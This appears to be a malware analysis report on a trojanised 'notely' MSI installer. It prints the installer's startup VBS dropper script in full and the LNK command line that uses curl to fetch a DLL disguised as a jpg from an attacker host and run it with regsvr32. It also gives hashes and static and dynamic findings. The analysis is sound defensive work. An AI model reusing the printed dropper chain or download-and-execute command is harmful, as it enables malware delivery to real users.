Practical Malware Analysis & Triage
Malware Analysis Report

notely-setup.msi

Oct 2022 | Ryan Jones | v1.0

Table of Contents

Executive Summary


SHA256 hash	1866b0e00325ee8907052386a9286e6ed81695a2eb35d5be318d71d91fbce2db

The installer file ‘notely-setup-x64.msi’ (referred to internally as *Philosopher’s Stone*) is a compromised Microsoft Windows installer sample first identified on July 3rd, 2022. The installer drops the legitimate note taking application ‘notely.exe’ executable but also drops a zip file ‘Emergreport.zip’ in the user’s AppData\Roaming directory as well as a vbs script ‘unzip.vbs’ in the user’s start menu startup items. The vbs script ‘unzip.vbs’ is set to extract the contents of ‘Emergreport.zip’ then run the resulting lnk file (‘Emergreport.lnk’). This lnk file attempts to download the file ‘witchABy.jpg’ (a nim-complied DLL file with a jpg extension, most likely to avoid detection by security products) from the url consumerfinancereport[.]local/blog/index/, save it as ‘oneWitch.png’, and then attempts to execute this payload with regsvr32.

YARA signature rules are attached in Appendix A. Malware sample and hashes have been submitted to VirusTotal for further examination.

High-Level Technical Summary

Philosopher's Stone consists of four parts: a compromised msi installer stage 0 dropper, a vbs script to extract a lnk file from a zip file, a lnk file that reaches out to adversary-controlled infrastructure (hxxps://consumerfinancereport[.]local/blog/index/) to download a second stage payload, and finally a DLL with a mis-matched file extension.



notely-setup-x64.msi

%startup%/unzip.vbs

%appdata%/Emergreport.zip > %appdata%/Emergreport.lnk

hxxps://consumerfinancereport[.]local/blog/index/witchABy.jpg > %appdata%/oneWitch.png

Malware Composition

Philosopher’s Stone consists of the following components:

File Name	SHA256 Hash
notely-setup-x64.msi	1866b0e00325ee8907052386a9286e6ed81695a2eb35d5be318d71d91fbce2db
notely.exe	1e4e1ea2c70ee5634447cf20fdc35a90c7c6d82b5a43f91e613101a05fcbeba7
unzip.vbs	1b418ec1586ad09f77550bb942c594bb5fb69abf1b046e8e428c95f4b5d01fc3
Emergreport.zip	bcb1a8225cb3ed89661cc8c75000e44b8c5cb563df0e00d5766d1130e7cc6231
Emergreport.lnk	12f36a067032b6f359a57c214d3595d6d11d2db88a7b2ea992a5fdfd7da98fd1
WitchABy.jpg	37bd2dbe0ac7c2363313493b11577fdba37af73b3ee56154cdef0cb8b07b751e

notely-setup-x64.msi

Compromised msi installer for Notely note-taking application

notely.exe

Legitimate Notely executable, application currently in development

unzip.vbs

VBS script dropped by notely-setup-x64.msi that extracts Emergreport.zip then attempts to run the resulting lnk file.

Emergreport.zip

Zip file dropped by notely-setup-x64.msi that contains the lnk file Emergreport.lnk

Emergreport.lnk

LNK file contained in Emergreport.zip, beacons out to adversary-controlled infrastructure at hxxps://consumerfinancereport[.]local/blog/index/ to download the file witchABy.jpg as OneWitch.png then attempts to run OneWitch.png via regsvr32.exe

WitchABy.jpg/OneWitch.png

Nim-compiled DLL of indeterminate function masquerading as a jpg/png image file.

Basic Static Analysis


Hashes:
f13923cdcb65993835c8fc538e03d131 *notely-setup-x64.msi
1866b0e00325ee8907052386a9286e6ed81695a2eb35d5be318d71d91fbce2db
*notely-setup-x64.msi

bea6ff6ce754565d2c0da15476eabcd5 *WitchABy.jpg
37bd2dbe0ac7c2363313493b11577fdba37af73b3ee56154cdef0cb8b07b751e
*WitchABy.jpg

File Info:
notely-setup-x64.msi: Composite Document File V2 Document, Little Endian, Os: Windows, Version 10.0, MSI Installer, Create Time/Date: Mon Jun 21 08:00:00 1999, Name of Creating Application: Windows Installer, Security: 1, Code page: 1252, Template: Intel;1033, Number of Pages: 200, Revision Number: {166B5232-07BF-4547-92A9-3122A0EB78EE}, Title: notely-setup-x64, Author: NoCapSoftware LLC, Number of Words: 2, Last Saved Time/Date: Sat Jul 2 23:58:01 2022, Last Printed: Sat Jul 2 23:58:01 2022


WitchABy.jpg: PE32+ executable (DLL) (console) x86-64, for MS Windows

Searching hash data on VirusTotal showed 22/62 hits for the msi installer and 22/71 hits for WitchABy.jpg, indicating either a lack of consensus or a lack of exposure among the leading industry AV engines to this particular malware.




```
remnux@remnux:~/Downloads/notely_setup/dump$ cat Directory.idt
Directory       Directory_Parent        DefaultDir
s72     S72     l255
Directory       Directory
TARGETDIR               SourceDir
AppDataFolder   TARGETDIR       .:USER'S~3|User's Application Data Folder
StartupFolder   TARGETDIR       .:USER'S~2|User's Startup Folder
ProgramMenuFolder       TARGETDIR       .:USER'S~1|User's Programs Menu
DesktopFolder   TARGETDIR       .:USER'S~4|User's Desktop
```

Fig 1: msidump output of Directory table of notely-setup-x64.msi




```
remnux@remnux:~/Downloads/notely_setup/msi$ cat msiextract.txt
User's Application Data Folder/Emergreport.zip
User's Startup Folder/unzip.vbs
notely.exe
```

Fig 2: msiextract output of notely-setup-x64.msi



Notely Noteaking App! Under construction....


Fig 3: notely application, currently in development



C:\Users\DOROTHY\AppData\Roaming\Emergreport.zip\

Name	Size	Packed Size	Modified	Creat
Emergreport.lnk	3 085	806	2022-07-02 12:37	


Fig 4: contents of Emergreport.zip


File
Edit
Selection
View
Go
Run
Terminal
Help
unzip.vbs - Visual Studio
unzip.vbs
C: > Users > DOROTHY > AppData > Roaming > Microsoft > Windows > Start Menu > Progra

Restricted Mode is intended for safe code browsing. Trust this window to enable all features. Manage


```vbscript
            Exit Sub
        End If

        dim sa
        set sa = CreateObject("Shell.Application")

        Dim zip
        Set zip = sa.NameSpace(pathToZipFile)

        Dim d
        Set d = sa.NameSpace(dirToExtractFiles)

        d.CopyHere zip.items, 20

        Do Until zip.Items.Count <= d.Items.Count
            Wscript.Sleep(200)
        Loop

    End Sub

    Dim objWShell
    Set objWShell = WScript.CreateObject("WScript.Shell")
    Dim appData
    appData = objWShell.expandEnvironmentStrings("%APPDATA%")

    ExtractFilesFromZip appData + "\Emergreport.zip", appData

    objWShell.Run("""%APPDATA%\Emergreport""")

    Set objShell = Nothing
```

Fig 5: contents of unzip.vbs




```
remnux@remnux:~/Downloads/notely_setup/dump/_Streams$ lnk.pl Emergreport.lnk
File: Emergreport.lnk
mtime              Sat Jun  5 12:05:12 2021 UTC
atime              Sat Jul  2 14:26:40 2022 UTC
ctime              Sat Jun  5 12:05:12 2021 UTC
basepath           C:\Windows\System32\cmd.exe
machineID          matt-tablet
birth_obj_id_node  10:3d:1c:b4:b8:ff
shitemidlist       My Computer/C:\/�T�p./�T�p./�T�p.
vol_sn             3083-64C1
vol_type           Fixed Disk
commandline        /c call %windir%\system32\curl -s -o %appdata%\oneWitch.png consumerfinancereport.local/blog/index/w
itchABy.jpg && ping -n 1 127.0.0.1 > nul && ping -n 1 127.0.0.1 > nul && ping -n 1 127.0.0.1 > nul && ping -n 1 127.0.0
.1 > nul && %windir%\system32\regsvr32 %appdata%\OneWitch.png
iconfilename       C:\Windows\System32\notepad.exe
```

Fig 6: lnk.pl output of Emergreport.lnk showing curl download command



```
remnux@remnux:~/Downloads/notely_setup/pe$ pedump WitchABy.jpg

=== MZ Header ===

                     signature:                     "MZ"
           bytes_in_last_block:        144          0x90
                 blocks_in_file:          3             3
                    num_relocs:          0             0
             header_paragraphs:          4             4
            min_extra_paragraphs:        0             0
            max_extra_paragraphs:    65535        0xffff
                            ss:          0             0
                            sp:        184          0xb8
                      checksum:          0             0
                            ip:          0             0
                            cs:          0             0
             reloc_table_offset:         64          0x40
                 overlay_number:         0             0
                     reserved0:          0             0
                        oem_id:          0             0
                      oem_info:          0             0
                     reserved2:          0             0
                     reserved3:          0             0
                     reserved4:          0             0
                     reserved5:          0             0
                     reserved6:          0             0
                        lfanew:        128          0x80

=== DOS STUB ===

00000000: 0e 1f ba 0e 00 b4 09 cd  21 b8 01 4c cd 21 54 68  |........!..L.!Th|
00000010: 69 73 20 70 72 6f 67 72  61 6d 20 63 61 6e 6e 6f  |is program canno|
00000020: 74 20 62 65 20 72 75 6e  20 69 6e 20 44 4f 53 20  |t be run in DOS |
00000030: 6d 6f 64 65 2e 0d 0d 0a  24 00 00 00 00 00 00 00  |mode....$.......|
```

Fig 7: Partial pedump output for WitchABy.jpg showing MZ header




```
remnux@remnux:~/Downloads/notely_setup/pe$ strings WitchABy.jpg | grep nim
fatal.nim
nim_dll.dll
stdlib_io.nim.c
@mnim_dll.nim.c
nimSubInt
stdlib_digitsutils.nim.c
stdlib_assertions.nim.c
stdlib_dollars.nim.c
nimAddInt
nimToCStringConv
nimZeroMem
nimGC_setStackBottom
nimGCvisit
nimRegisterThreadLocalMarker
nimLoadLibrary
nimLoadLibraryError
nimGetProcAddr
stdlib_system.nim.c
winimConverterBooleanToBOOL__OOZOOZOOZOOZOnimbleZpkgsZwinim4551O56O49ZwinimZutils_2
@m..@s..@s..@s..@s.nimble@spkgs@swinim-3.8.1@swinim@sutils.nim.c
@m..@s..@s..@s..@s.nimble@spkgs@swinim-3.8.1@swinim@swinstr.nim.c
winim_winbaseDatInit000
@m..@s..@s..@s..@s.nimble@spkgs@swinim-3.8.1@swinim@sinc@swinbase.nim.c
winim_winnlsDatInit000
@m..@s..@s..@s..@s.nimble@spkgs@swinim-3.8.1@swinim@sinc@swinnls.nim.c
newSeq__nim95dll_27
xorByteSeq__nim95dll_14
run__nim95dll_53
nim_dllDatInit000
isOpenArrayStringable__OOZOOZOOZOOZOnimbleZpkgsZwinim4551O56O49ZwinimZwinstr_562
nim_program_result
slcd__nim95dll_3
```

Fig 8: simple string search for 'nim' reveals several nim-based functions/libraries

Basic Dynamic Analysis

Screenshots of the files dropped by the installer:




C:\Users\DOROTHY\AppData\Roaming

DOROTHY › AppData › Roaming

Name	Date modified	Type	Size
Adobe	9/1/2022 8:05 PM	File folder	
Microsoft	10/2/2022 12:02 AM	File folder	
Notepad++	9/8/2022 8:23 PM	File folder	
npm	9/1/2022 11:26 PM	File folder	
npm-cache	9/1/2022 11:28 PM	File folder	
Process Hacker 2	9/8/2022 7:59 PM	File folder	
rizin	10/1/2022 11:58 PM	File folder	
Sublime Text 3	9/1/2022 10:55 PM	File folder	
Sun	9/1/2022 10:00 PM	File folder	
Visual Studio Setup	9/1/2022 8:59 PM	File folder	
Emergreport.zip	7/2/2022 6:00 PM	7zFM.exe file	1 KB

Fig 9: Emergreport.zip dropped in user's AppData\Roaming directory




C:\Users\DOROTHY\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup

« Microsoft › Windows › Start Menu › Programs › Startup

Name	Date modified	Type	Size
desktop.ini	9/1/2022 8:05 PM	Configuration sett...	
unzip.vbs	7/2/2022 6:50 PM	VBScript Script File	

Fig 10: unzip.vbs dropped in user's Startup folder

